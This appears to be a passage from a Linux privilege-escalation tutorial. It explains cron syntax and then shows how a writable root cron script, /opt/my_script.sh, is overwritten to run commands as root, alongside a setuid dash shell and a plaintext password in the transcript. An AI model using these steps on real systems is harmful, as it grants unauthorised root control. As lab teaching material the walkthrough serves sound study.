


```
#########################################################
 Cron Jobs List
-rw-------  1 root root   0 Aug  8  2019 /etc/cron.deny
-rw-r--r--  1 root root 771 Mar 18 01:40 /etc/crontab

/etc/cron.d:
total 24
drwxrwxrwx.   2 root root   51 Mar 19 02:55 .
drwxr-xr-x. 122 root root 8192 May  5 08:30 ..
-rw-r--r--    1 root root  128 Aug  8  2019 0hourly
-rw-r--r--    1 root root  108 Aug  6  2019 raid-check
-rw-------    1 root root  235 Mar 17 19:43 sysstat

/etc/cron.daily:
total 24
drwxrwxrwx.   2 root root   54 Mar 19 03:36 .
drwxr-xr-x. 122 root root 8192 May  5 08:30 ..
-rwx------    1 root root  219 Oct 30  2018 logrotate
-rwxr-xr-x    1 root root  618 Oct 30  2018 man-db.cron
-rwx------    1 root root  208 Apr 10  2018 mlocate

/etc/cron.hourly:
total 16
drwxrwxrwx.   2 root root   21 Mar 19 02:55 .
drwxr-xr-x. 122 root root 8192 May  5 08:30 ..
-rwxr-xr-x    1 root root  392 Aug  8  2019 0anacron
```



```
/etc/cron.monthly:
total 12
drwxrwxrwx.   2 root root    6 Jun  9  2014 .
drwxr-xr-x. 122 root root 8192 May  5 08:30 ..

/etc/cron.weekly:
total 12
drwxrwxrwx.   2 root root    6 Jun  9  2014 .
drwxr-xr-x. 122 root root 8192 May  5 08:30 ..
##########################################################
 Own Crontab List
whoami
##########################################################
 Cron Jobs Content
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin:/home/armour
```


As you can see in the above images, we can set cron jobs monthly, daily or hourly. But our job here is to not schedule cron jobs. It is to exploit them. As we scroll down further, we can see the format of a cron job.



```
##########################################################
 Cron Jobs Content
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin:/home/armour

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,f
ri,sat
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed
  *  *  *  *  * root backup.sh
  *  *  *  *  * root run.sh
  *  *  *  *  * root /opt/my_script.sh
  *  *  *  *  * root /opt/my_backup.sh
  0  0  1  1  * root /opt/new_year.sh
  *  *  *  *  * root /usr/bin/bash /script/*.sh
  *  *  *  *  * root /usr/bin/tar czf /backup/armour/`date "+\%F-\%H-\%M"` tar g
```


In the above image, you can see the exact format of a cron job. It is minutes first, hours, day of month, month and day of week. We can see a cron job named /opt/new_year.sh that is scheduled to run at the 00:00  time of first day of the first month of every year. That is the occasion of New Year.

But what does * * * * * mean? It means these cron jobs are scheduled to run every minute of every hour of every day of the week (i.e daily) , every month . That typically means these jobs run each and every minute. The important thing to notice here is that all these jobs are running as user "root". Let's manipulate one the these scripts, let's say /opt/my_script.sh. We have a SETUID bit set on "dash" shell, one of the shells installed on the target system. (We will see in a short while what SETUID is). This can be seen in the image below.




```
[armour@my_privilege opt]$ /bin/dash
/bin/dash
[\u@\h \W]$ id
id
uid=1000(armour) gid=1000(armour) euid=0(root) groups=1000(armour),31(exim)
[\u@\h \W]$ su armour
su armour
Password: b7bc8489abe360486b4b19dbc242e885

[armour@my_privilege opt]$ echo "chmod u-s /bin/dash" > my_script.sh
echo "chmod u-s /bin/dash" > my_script.sh
```

We are editing the my_script.sh file with a command chmod u-s /bin/dash. This will remove the SETUID bit. Wait for one minute and check the /bin/dash command.



```
[armour@my_privilege opt]$ /bin/dash
/bin/dash
[\u@\h \W]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[\u@\h \W]$ █
```

The SETUID bit is removed. Not just that, we can add new users on the target system as shown below.

